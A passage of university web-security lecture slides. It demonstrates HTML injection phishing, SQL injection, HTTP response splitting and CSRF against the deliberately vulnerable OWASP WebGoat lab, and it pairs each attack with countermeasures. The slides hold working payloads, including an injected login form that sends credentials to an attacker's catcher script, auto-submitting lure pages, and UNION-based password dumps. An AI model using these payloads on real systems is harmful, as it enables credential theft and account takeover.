- Just like with XSS, the victim must "carry out the **HTML injection attack himself**"
  - This will again be achieved by presenting him a prepared link
  - We use again the catcher.php script to receive the credentials

## Exploiting an HTML Injection Vulnerability (2)

- HTML code to inject:

</form> Since the HTML code is injected within the existing search form, that form must first be closed as HTML does not support nested forms

Special Offers

<hr />

<b>Searching for Special Offers requires account login:</b>

<br><br>

Message to trick the victim

<form action="http://ubuntu.dev/attackdemo/WebGoat/catcher/catcher.php">  
Enter Username:<br><input type="text" name="user"><br>  
Enter Password:<br><input type="password" name="pass"><br>  
<input type="submit" name="login" value="Login">  
</form>

<br><br>

Login form to insert and capture credentials

<hr />

Marc Reinhard, 08.04.2015, SSI\_FinderExploitWebApp.pptx 35

### Nested Web Forms

HTML (also HTML 5) disallow nested forms, that's why we must first close the search form. If this is not done, the search-action is performed when clicking the Login button.

## Exploiting an HTML Injection Vulnerability (3)

- Before inserting, remove again unnecessary white space:

```
</form>Special Offers<br/><b>Searching for Special Offers requires account  
login:</b><br><br><form action="http://ubuntu.dev/attackdemo/WebGoat/  
catcher/catcher.php">Enter Username:<br><input type="text" name="user">  
<br>Enter Password:<br><input type="password" name="pass"><br><input  
type="submit" name="login" value="Login"></form><br><br><hr/>
```

- The resulting web page appears as follows:

The screenshot shows a search results page. At the top, there is a search bar with the placeholder "Search: </form>Special Offers<br>" and a "Search" button. Below the search bar, the text "Results for: Special Offers" is displayed. A red box highlights a section of the page containing the text "Searching for Special Offers requires account login:" followed by a login form with fields for "Enter Username:" and "Enter Password:" and a "Login" button.

Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 36

## Exploiting an HTML Injection Vulnerability (4)

- HTML document with prepared link:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html><head><title></title>

<script type="text/javascript">
function send_postdata() {
document.forms[0].submit();
}
</script>

</head>
<body>

<form action="http://ubuntu.dev:8080/WebGoat/attack?Screen=1085481604&menu=900" method="POST">
<input type="hidden" name="Username" value="</form>Special Offers<br/><b>Searching for Special Offers requires account login:</b><br><br><form
action='http://ubuntu.dev/attackdemo/WebGoat/catcher/catcher.php'>Enter Username:<br><input
type='text' name='user'><br>Enter Password:<br><input type='password' name='pass'><br><input
type='submit' name='login' value='Login'></form><br><br><br/>">
<input type="hidden" name="SUBMIT" value="Search"></form>

There are some hot special offers for those with a shop account at <a href="javascript:send\_postdata\(\); ">ubuntu.dev</a>.<br><br>
```

Have fun,  
Maggie

</body>  
</html>

Visible HTML  
document

There are some hot special offers for those with a shop account at [ubuntu.dev](#).

Have fun, Maggie

Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 37

## Exploiting an HTML Injection Vulnerability (5) – Putting it all together

Zürcher Hochschule  
für Angewandte Wissenschaften



- Victim opens HTML document with **prepared link**:

There are some hot special offers for those with a shop account at  
**ubuntu.dev.**

Have fun, Maggie

- **Clicking the link** exploits HTML Injection vulnerability and presents modified web page to the victim:

Searching for Special Offers requires account login:

Enter Username:

Enter Password:

Login

- Victim **enter credentials** and clicks login

Enter Username:  
**idefix**

Enter Password:  
**aaaaaaaa**

Login

- This causes the credentials to be **sent to the attacker** (catcher.php)

```
root@ubuntu-generic:/var/www/attackdemo/WebGoat/catcher# tail catcher.txt
User: idefix Password: Mod_5ba*uK
```

- These credentials allow the attacker to log in at the target application and **take over the victim's identity**

Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 38

### Reflected XSS Protection by Browsers?

Note that the mechanisms implemented by browsers to protect from reflected XSS do not work here, as only HTML code and no JavaScripts are injected into the vulnerable web application.

### Countermeasures

The countermeasures are the same as with XSS: Follow good software security practice by performing input validation and output sanitization.

### E-Mail Link?

Of course, one can use exactly the same approach as with the XSS vulnerability to trick the user using an e-mail containing a link.

# SQL Injection

---

Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 39

- Part of “Number One” in the OWASP Top Ten
- Basic idea: attacker manages to access data in the back-end database he should not have access to
  - Not only SELECT, but also INSERT, UPDATE, DELETE, DROP etc.
- SQL injection is always then an option when data submitted by the user is used in SQL queries to access the database
- Especially critical when the application puts together SQL queries using string concatenation
  - Carefully selecting the submitted user data may allow the attacker to manipulate the generated SQL query according to his wishes
- Just like XSS, SQL injection requires a vulnerable web application
  - The web application does not (or only does so poorly) analyse/filter user-submitted input for critical content (SQL code in this case)
  - But unlike as with XSS, the attack targets directly the web application and not another user

---

Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 40

## SQL Injection – Login (1)

- A web application stores the users in the table `User`:

user	pwd	user_id	email
Pete	tz&2_V	1001	pete@pan.org
John	hogelgel	1002	john@wayne.us
Linda	foo_bar	1003	linda@zhaw.ch

- To authenticate, the user sends the login data to the web application
  - We assume there exists a servlet with name "login", which receives the data and creates an `SQL query` to check the correctness of user logins



- If the query returns `at least one row`, the login is accepted
  - `if (rows > 0) { // accept login... }`
- The first row returned is typically used to `identify the user`

Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 41

## SQL Injection – Login (2)

- What happens if **Pete** logs in:
  - GET /path/login?user=**Pete**&pwd=**tz&2\_V** HTTP/1.1
  - Resulting SQL query:

```
SELECT * FROM User WHERE user='Pete' AND pwd='tz&2_V'
```

- This returns **one row** and Pete is allowed to "enter the system"

- What happens if an **attacker** logs in:
  - He can do a **brute force attack**: try any username/password combination he wants:
  - GET /path/login?user=**Max**&pwd=**testpwd** HTTP/1.1
  - Resulting SQL query:

```
SELECT * FROM User WHERE user='Max' AND pwd='testpwd'
```

- But this is unlikely to ever return a row...

## SQL Injection – Login (3)

- What happens if a **clever attacker** logs in:
  - He tries to manipulate the SQL query such that it **always returns at least one row**
  - With logins, this sometimes works with '**or ''='**'
  - GET /path/login?user=' or ''=' &pwd=' or ''=' HTTP/1.1
  - Resulting SQL query:

```
SELECT * FROM User WHERE
user=' or ''=' AND pwd=' or ''='
```

**always TRUE**

- Since the **WHERE clause is always true**, the query **returns all rows**
- The attacker is allowed to "enter the system" and gets the **identity of the first entry in the table User**
- Why the name SQL injection? → because the attacker has "**injected own SQL code**"

Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 43

### Explanation of the WHERE Clause

In SQL, AND usually has higher precedence than OR. Therefore, the WHERE clause is evaluated as follows:

- `user=' or ''=' AND pwd=' or ''='` is reduced to `user=' or FALSE or ''='` because the AND-clause is evaluated first and `'=' AND pwd=''` is FALSE
- The resulting expression contains only OR-statements, which means it is executed from left to right. So `user=' or FALSE or ''='` becomes FALSE or `'='` because `user=' or FALSE` is FALSE.
- Finally, FALSE or `'='` is reduced to TRUE because the right side `'='` is always TRUE.

Note that the order of user and pwd in the WHERE clause does not matter, the expression is always TRUE.

## Testing for SQL Injection Vulnerabilities (1)

- A good way to test for the presence of a vulnerability is inserting a **single quote character** ('') in form fields
  - If SQL queries are generated using string concatenation, this likely produces a syntactically invalid query
- Depending on the **behavior of the application**, one may then conclude the application is vulnerable or not
  - Hints at a vulnerable application: detailed SQL error message, erroneous behavior (screen layout, control flow), HTTP error codes (500 internal server error), etc.
  - Hints at a secure application: Error message about disallowed characters, termination of session, redirection to original screen, etc.

## Testing for SQL Injection Vulnerabilities (2)

- Example: code segment on server to create query:

```
String query = "SELECT * FROM user_data WHERE last_name = '" +  
    request.getParameter("name") + "'";
```

- User enters an “expected” input, which produces a syntactically correct query:

Enter your last name:  Go!

```
SELECT * FROM user_data WHERE last_name = 'Smith'
```

- An attacker that probes for SQL injection vulnerabilities:

Enter your last name:  Go!

```
SELECT * FROM user_data WHERE last_name = '''
```

- This query is syntactically not correct
- If submitted to the database, the query will result in an SQL error
- If the attacker is lucky, the detailed error message is leaked to the browser

## Testing for SQL Injection Vulnerabilities (3)

- Inserting a **well-formed name** in the previous example produces the following result:

Enter your last name:  Go!

```
SELECT * FROM user_data WHERE last_name = 'Smith'
```

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0

- Inserting a quote character indeed **reveals a likely SQL injection vulnerability**

Enter your last name: ' Go!

```
SELECT * FROM user_data WHERE last_name = '''
```

Unexpected end of command in statement [SELECT \* FROM user\_data WHERE last\_name = '']

- In this case, we are very lucky as the response contains the **malformed query** and there's an additional **error message**

Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 46

### Vulnerability

The example above uses the OWASP WebGoat application. The WebGoat lesson used here is *Injection Flaws → String SQL Injection*.

## Exploiting an SQL Injection Vulnerability (1)

- We want to **exploit the vulnerability** to retrieve all users and their passwords stored in the database
- This requires a certain knowledge about the **database structure**
  - With open source products, this information is easily **available**
  - One can try to **guess** likely names (e.g. columns "userid", "password" in table "User")
  - Sometimes, access to **system tables** (also with SQL injection) is possible, e.g. sysobjects and syscolumns with MS SQL Server
- Our goal is to **combine** the predefined SELECT statement with a second one using a **UNION**
  - UNIONs require both queries to have the **same number of columns**
  - The **data types** of the individual columns must match (or be implicitly convertible)

---

Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 47


## Exploiting an SQL Injection Vulnerability (2)

- The predefined query displays 7 columns, so it's likely the SELECT statement also returns **7 columns**

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
102	John	Smith	2435600002222	MC		0

- We can easily verify this by inserting the following:

```
Smith' UNION SELECT 1,2,3,4,5,6,7 FROM user_data WHERE '' = '
```



- Receiving this, the server generates the following query:

```
SELECT * FROM user_data WHERE last_name = 'Smith' UNION  
SELECT 1,2,3,4,5,6,7 FROM user_data WHERE '' = ''
```

Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 48

### Table user\_data

We already know from the displayed query that there is a user\_data table, so we use it for this first test to check (1) if UNIONs really work and (2) to check the number of selected columns.

## Exploiting an SQL Injection Vulnerability (3)

- The response of the server is as follows:

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
1	2	3	4	5	6	7
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0

- This tells us the following:
  - The query indeed returns 7 columns
  - The columns are listed "in order"
- To carry out the attack, assume we know that the information we are interested are userid, first\_name, last\_name and password in the table employee
- String to insert to carry out the attack:

```
Smith' UNION SELECT userid,first_name,last_name,4,password,6,7 FROM  
employee WHERE '' = '
```

Using 1<sup>st</sup>, 2<sup>nd</sup>, 3<sup>rd</sup> and 5<sup>th</sup> columns guarantees  
matching types with the first select statement

Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 49

## Exploiting an SQL Injection Vulnerability (4)

- **Query** generated by the server:

```
SELECT * FROM user_data WHERE last_name = Smith' UNION SELECT
userid,first_name,last_name,4,password,6,7 FROM employee
WHERE '' = ''
```

- **Result** presented to the attacker:

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Larry	Stooge	4	larry	6	7
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0
102	Moe	Stooge	4	moe	6	7
103	Curly	Stooge	4	curly	6	7
104	Eric	Walker	4	eric	6	7
105	Tom	Cat	4	tom	6	7
106	Jerry	Mouse	4	jerry	6	7
107	David	Giambi	4	david	6	7
108	Bruce	McGuirre	4	bruce	6	7
109	Sean	Livingston	4	sean	6	7
110	Joanne	McDougal	4	joanne	6	7
111	John	Wayne	4	john	6	7
112	Neville	Bartholomew	4	socks	6	7

Florian Krammer, 00.01.2015, SS15\_FundamentalsWebAppVuln.pptx 50

- **Input validation:** On the server, check all data provided by the user
  - Restrict with respect to length and allowed characters (e.g. don't allow single quote characters)
- Do not use user input directly in SQL queries (string concatenation), but use **prepared statements**
  - Using prepared statements makes SQL injection virtually impossible
  - This enforces type checking, critical characters in parameters are escaped by the DBMS, only one (the originally defined) query is executed
- **Avoid disclosing detailed database error information** to the user
- Access the database with **minimal privileges** (principle of least privilege)

---

Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 51

## Prepared Statements

Probably the simplest way to protect queries from SQL injection is by using prepared statements with placeholders. Any reasonable database interface will provide a way to use this functionality and in many cases, it is fairly portable between languages and DBM systems.

Instead of directly interpolating string values into query strings, a query is prepared using '?' as a placeholder for the variables as shown in the following pseudo code:

```
$sth = prepare("SELECT id FROM users WHERE name=? AND pass=?");  
execute($sth, $name, $pass);
```

This has a number of advantages: the DBMS library is responsible for properly quoting the values and because of the way the variables are bound to the query, they can never be treated as anything other than data for the particular place they have in the prepared statement.

As an example, consider a typical SQL injection attack that tries to circumvent the login dialog. The query is built by inserting data submitted by a client into the following query:

```
SELECT id FROM users WHERE name='$name' AND pass='$pass';
```

A user submitting ' OR "=' for username and password produces the query

```
SELECT id FROM users WHERE name=" OR "="" AND pass=" OR "=";
```

Which most likely will result in a successful authentication

With prepared statements, the same query results in

```
SELECT id FROM users WHERE name=' OR \'=\' AND pass=' OR \'=\';
```

which is unlikely to authenticate.

Source: <http://lwn.net/Articles/177037>


## Type Checking with Prepared Statements

With some languages, prepared statements also guarantee a certain degree of type checking. In Java, for instance, this is guaranteed since before executing a prepared statement, the values are specified using methods such as `setString`, `setInt` etc.

## Client-Side Validation

Client-side validation (e.g. checking that data entered by the user have appropriate formats, that all required fields have been entered etc.) is good to increase performance and usability (it avoids sending forms several times to a server until all fields are finally entered correctly). However, one should never rely on client-side validation to guarantee the format of data submitted by the user, because attackers can easily bypass these client-side checks (e.g. by using a local proxy where one can manipulate data at will after they have left the browser). Always validate the submitted data when they arrive at the server.

## SQL Injection final Slide...



Source: xkcd.com



Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 52

## HTTP Response Splitting

---

Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 53

## HTTP Response Splitting (1)

- Can possibly be executed when the server embeds received user data in **HTTP response headers**
  - This usually works best in the **Location header** of a redirection response (status code 302)
- Basic idea of the attack:
  - Create an **HTTP request**, which forces the web application to generate a response that is interpreted as **two HTTP responses** by the browser
  - The **first response** is partially controlled by the attacker
  - More important: the **attacker controls the full second response**, from the HTTP status line to the last byte of the content
  - This response can be used to display, e.g., a (malicious) login page

---

Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 54

### HTTP Response Splitting

A very good paper about HTTP response Splitting is the following: Amit Klein, “Divide and Conquer” – *HTTP Response Splitting, Web Cache Poisoning Attacks , and Related Topics. White Paper, Sanctum, March, 2004.* [http://www.packetstormsecurity.org/papers/general/whitepaper\\_httpproxy.pdf](http://www.packetstormsecurity.org/papers/general/whitepaper_httpproxy.pdf)

## HTTP Response Splitting (2)

- Finding HTTP Response Splitting vulnerabilities can be done as follows:
  - Crawl the entire application and submit specific values for all form fields
  - Record all requests and responses (e.g. using WebScarab)
  - Search the responses for occurrences of the entered values in HTTP responses headers
  - With requests/responses where this was the case, perform a proof-of-concept exploit to check whether there exists a vulnerability
- Just like with XSS and HTML injection, the victim must “carry out the attack himself”
  - This will again be achieved by presenting him a prepared link

## Finding HTTP Response Splitting Vulnerabilities

- Consider the following scenario:

Search by country :

### HTTP Request:

```
POST http://ubuntu.dev:8080/WebGoat/lessons/General/redirect.jsp?Screen=1648199136&menu=100 HTTP/1.1
Host: ubuntu.dev:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.7; rv:10.0.2) Gecko/20100101 Firefox/10.0.2
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Proxy-Connection: keep-alive
Referer: http://ubuntu.dev:8080/WebGoat/attack?Screen=1648199136&menu=100
Cookie: JSESSIONID=6F0AAFAB92727CB540966B6E9981F305
Content-Type: application/x-www-form-urlencoded
Content-length: 37
Authorization: Basic YXR0YWNrZXI6YXR0YWNrZXI=
language=Switzerland&SUBMIT=Search%21
```

### HTTP Response:

User data is inserted into a HTTP response header  
→ Potential HTTP Response Splitting Vulnerability

```
HTTP/1.1 302 Moved Temporarily
Server: Apache-Coyote/1.1
Location: http://ubuntu.dev:8080/WebGoat/attack?Screen=1648199136&menu=100&fromRedirect=yes&language=Switzerland
Content-Type: text/html;charset=ISO-8859-1
Content-length: 0
Date: Thu, 15 Mar 2012 09:59:20 GMT
```


Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 56

## Vulnerability

The example above uses the OWASP WebGoat application. The WebGoat lesson used here is *General → HTTP Splitting*.

## HTTP Response Splitting – Proof of Concept Exploit (1)

- To verify the vulnerability, we carry out a [proof of concept exploit](#)
- The following is submitted as the [user input](#):



- Assuming the web application does [not check/filter the user input](#), it will be integrated into the Location header of the HTTP response

Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 57

### Terminating an HTTP Response

An HTTP response with no body must be terminated by an empty line, which is why we must include such an empty line between the last line of the first response and the first line of the second response.

## HTTP Response Splitting – Proof of Concept Exploit (2)

- Response generated by web server:

```
HTTP/1.1 302 Moved Temporarily
Server: Apache-Coyote/1.1
Location: http://ubuntu.dev:8080/
WebGoat/attack?Screen=1648199136&menu=100
&fromRedirect=yes&language=Switzerland
Content-Length: 0

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 22

<html>Hacked!!!</html>
Content-Type: text/html; charset=ISO-8859-1
Content-length: 0
Date: Thu, 20 Feb 2012 09:13:57 GMT

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Pragma: No-cache
...
```

First HTTP response from server → browser requests Location-URL

Second HTTP response from server → interpreted by browser as response to the request for the Location-URL

Superfluous (malformed) data, including “real” second response → ignored by browser

Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 58

## HTTP Response Splitting – Proof of Concept Exploit (3)

- Before copy/pasting the script into the search field, we should again **remove unnecessary newline and space characters**
  - To make sure the entire parameter value is correctly interpreted by the web application
  - With inserted JavaScript or HTML code, we could simply remove these characters
- But with HTTP Response Splitting, simply removing these characters won't work as they **must be included in the HTTP response**
  - The browser will only interpret the response as two HTTP responses if the response is formatted correctly
  - This requires space and especially newline characters (e.g. to separate the header from the body)
- We therefore must encode them using **URI encoding**
  - \n is replaced with %0a, space with %20 etc.
  - These URI encoded characters are correctly interpreted (as newline or spaces) by the web browser

---

Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 59

## HTTP Response Splitting – Proof of Concept Exploit (4)

- We use again <http://yehg.net/encoding>:

The screenshot illustrates a proof-of-concept for HTTP Response Splitting. At the top, a browser's developer tools Network tab shows an incoming request for 'encodeURIComponent' and its corresponding response:

```
Switzerland
Content-Length: 0

HTTP/1.1 200 OK
Content-Type: text/
Content-Length: 22
Switzerland%0AContent-Length%3A%200
%0A%0AHTTP%2F1.1%20200%20OK%0AContent-Type%3A
%20text%2Fhtml%0AContent-Length%3A%2022%0A%0A
%3Chtml%3EHacked!!!%3C%2Fhtml%3E%0A
```

A red arrow points from the word 'encodeURIComponent' in the Network tab to the search bar below. The search bar contains the value 'Switzerland%0AContent'. A red arrow labeled 'copy/paste' points from the search bar to the browser's address bar, which shows the URL 'http://ubuntu....%2Fhtml%3E%0A'. The browser's status bar at the bottom displays the message 'Hacked!!!'.

---

Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 60

## HTTP Response Splitting – Proof of Concept Exploit (5)

- HTML document with prepared link:


```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html><head><title></title>

<script type="text/javascript">
function send_postdata() {
document.forms[0].submit();
}
</script>

</head>
<body>

<form action="http://ubuntu.dev:8080/WebGoat/lessons/General/redirect.jsp?
Screen=1648199136&menu=100" method="POST">
<input type="hidden" name="language" value="Switzerland%0AContent-
Length%3A%200%0A%0AHTTP%2F1.1%20200%200K%0AContent-Type%3A%20text%2Fhtml%0AContent-
Length%3A%2022%0A%0A%3Chtml%3EHacked!!!%3C%2Fhtml%3E">
<input type="hidden" name="SUBMIT" value="Search"></form>

Click this link to get hacked: <a href="javascript:send_postdata();">ubuntu.dev</a>.<br><br>
Yours,
Mr. Blackhat
</body>
</html>
```



Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 61

### Countermeasures

The best countermeasure against HTTP Response Splitting can be achieved with proper input validation. Especially make sure that the attacker cannot insert carriage return (CR) and linefeed (LF) characters when the data is inserted by the web application into HTTP response headers.

## Cross-Site Request Forgery

---

Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 62

## Cross-Site Request Forgery (CSRF) (1)

- In a CSRF attack, an attacker attempts to force another user to execute unwanted actions in a web application in which that user is currently authenticated
- CSRF can be executed for all actions that can be performed with a single HTTP request (GET or POST)
- In contrast to the attacks discussed before, CSRF does not exploit a typical weakness such as poor input validation etc., but simply makes use of "normal" web application features
  - An authenticated user means the browser has received a cookie from the web application that is used to identify the authenticated session
  - Whenever the browser sends a request to the target web application, the cookie is sent as part of the request
  - It doesn't matter from where the link to trigger the requests stems: from the actual web application or from an attacker

---

Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 63

## Cross-Site Request Forgery (CSRF) (2)

- Since CSRF makes use of “normal” web application features, CSRF vulnerabilities are **extremely common**
  - A web application is usually vulnerable to CSRF, unless explicit protection measures are employed
  - The [Nr. 5 web application vulnerability](#) according to OWASP Top Ten
- How to [find CSRF vulnerabilities?](#)
  - Manually crawl the entire application and identify actions that can be performed with a single HTTP request

## Cross-Site Request Forgery (CSRF) (3)

- To carry out a CSRF attack, the victim must send the desired request
  - Different ways to achieve this, depending in whether the request is GET or POST
- GET Request:
  - Prepare an HTML document that contains an 1x1 pixel IMG-tag and specify the image source such that it corresponds to the desired request
    - Trick the user into loading the document (e.g. send a link by e-mail or place the link in a public message board...)
    - When the document is loaded, the request is submitted
    - Since the "image" is loaded in the background, the executed action is not visible by the user
  - Similar to stored / persistent XSS, it is also possible to "place the attack" on the target website, e.g. guest book, forum...
    - Victim that views the page submits the request, and the chances are high the user is currently logged in
    - But this requires that at least an IMG-tag can be placed on that website

- POST Request:
  - Prepare an HTML document that contains a **form with hidden fields**, which is automatically submitted when the document is loaded
    - Trick the user into loading the document (e.g. send a link by e-mail or place the link in a public message board...)
    - Problem: the user can see the request and the result in the browser
  - To make the **POST request invisible** to the user, use a second HTML document which contains an **inline frame** with size zero, which uses the first HTML document as the source
    - Trick the user into loading the second document, which executes the attack in the background, hidden from the user
  - Similar to stored / persistent XSS, it is also possible to “place the attack” **on the target website**, e.g. guest book, forum...
    - Victim that views the page submits the request, and the chances are high the user is currently logged in
    - But this requires that JavaScript and HTML code can be placed on that website

---

Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 66

### XMLHttpRequest

One could also think about using an asynchronous POST request with the JavaScript XMLHttpRequest object to hide the executed action from the user. This works, but only if the HTML document that creates the request is located on the same server as the target server of the attack, because asynchronous requests via XMLHttpRequest are subject to the Same Origin Policy.

### How to protect from CSRF?

- Make sure sensitive actions (e.g. a payment) require **multiple steps** (HTTP requests), e.g. by requesting a user to confirm the transaction
- Make sure links cannot be predicted (are unique per user), e.g. by using a **session ID in the URL or using URL encryption** (as offered by web application firewalls)
- Include any **random, non-predictable value** in the web page presented to the user, which is sent back to the server in the subsequent HTTP request (in GET or POST parameters)
  - The web application ignores all requests that do not include the value
  - As the attacker cannot predict the correct value of another user, he cannot inject valid request
  - This is best and most flexible option

---

Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 67

### CSRF Prevention

There are some libraries available that help mitigating CSRF attacks, e.g. for Java web applications:

- OWASP CSRGuard: [https://www.owasp.org/index.php/Category:OWASP\\_CSRGuard\\_Project](https://www.owasp.org/index.php/Category:OWASP_CSRGuard_Project)
- OWASP ESAPI: [https://www.owasp.org/index.php/Category:OWASP\\_Enterprise\\_Security\\_API](https://www.owasp.org/index.php/Category:OWASP_Enterprise_Security_API)

## Exploiting a CSRF Vulnerability (1)

- We assume that a lecture uses a web application as collaboration platform, which includes a **message board**
- The platform allows students and lecturers **to log in and submit messages** (feedback, questions...)
- Title and message can be submitted with a **single request**
  - Which is absolutely typical for a message board
  - Assuming the web application does not implement other countermeasures, this is a **CSRF vulnerability**
- A student wants to exploit this to **discredit a co-student**

The screenshot shows a web-based message board interface. On the left, there is a form with fields for 'Title' (containing 'Question about CSRF') and 'Message' (containing 'How can I prepare the IMG-tag?'). Below the form is a red arrow pointing from the 'Submit' button to the right side of the screen. On the right, a 'Message Contents For: Question about CSRF' section is displayed, showing the same title and message. Below it is a 'Message List' section with the same entry. A red circle highlights the 'Submit' button in the original form.

Title: Question about CSRF

Message: How can I prepare the IMG-tag?

**Message Contents For: Question about CSRF**

**Title:** Question about CSRF  
**Message:** How can I prepare the IMG-tag?  
Posted By: victim

**Message List**  
Question about CSRF

Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 68

### Vulnerability

The example above uses the OWASP WebGoat application. The WebGoat lesson used here is *Cross-Site Scripting (XSS) → Cross Site Request Forgery (CSRF)*.

## Exploiting a CSRF Vulnerability (2)

- As usual, we first have to analyze the corresponding request

```
POST http://ubuntu.dev:8080/WebGoat/attack?Screen=1889316462&menu=900 HTTP/1.1
Host: ubuntu.dev:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:16.0) Gecko/20100101 Firefox/16.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Proxy-Connection: keep-alive
Referer: http://ubuntu.dev:8080/WebGoat/attack?Screen=1889316462&menu=900&Num=22
Cookie: JSESSIONID=F87BAEB6542570F1830D4739098A3E36
Content-Type: application/x-www-form-urlencoded
Content-length: 41
Authorization: Basic dmljdGltOnZpY3RpbQ==

title=TITEL&message=MESSAGE&SUBMIT=Submit
```

- The request is a POST request
  - Title and message are sent in parameters title and message

## Exploiting a CSRF Vulnerability (3)

- HTML document that automatically sends the POST request:

```
<html>
<body>

<form action="http://ubuntu.dev:8080/WebGoat/attack?
Screen=1889316462&menu=900" method="POST">
<input type="hidden" name="title" value="Complaint about
this security lecture!">
<input type="hidden" name="message" value="It's total crap
and I really hate the lecturer, Mr. Rennhard.">
<input type="hidden" name="SUBMIT" value="submit"></form>

<script type='text/javascript'>document.forms[0].submit();
</script>

</body>
</html>
```

Form to  
submit  
the POST  
request

- To trick the victim, simply send him an e-mail and include a link to the HTML document above

## Exploiting a CSRF Vulnerability (4)

- Assuming the victim is currently logged into the message board, the message will be submitted when he opens the HTML document in his browser

---

**Message Contents For: Complaint about this security lecture!**

**Title:** Complaint about this security lecture!

**Message:** It's total crap and I really hate the lecturer, Mr. Rennhard.

Posted By: victim

---

**Message List**

Question about CSRF

Complaint about this security lecture!

## Exploiting a CSRF Vulnerability (5)

- This works, but the victim can see the executed action
- To make the attack stealthier, we can use a second HTML document with an **inline frame** with size zero, which uses the first HTML document as the source
  - And we trick the user into opening the second document

```
<html>
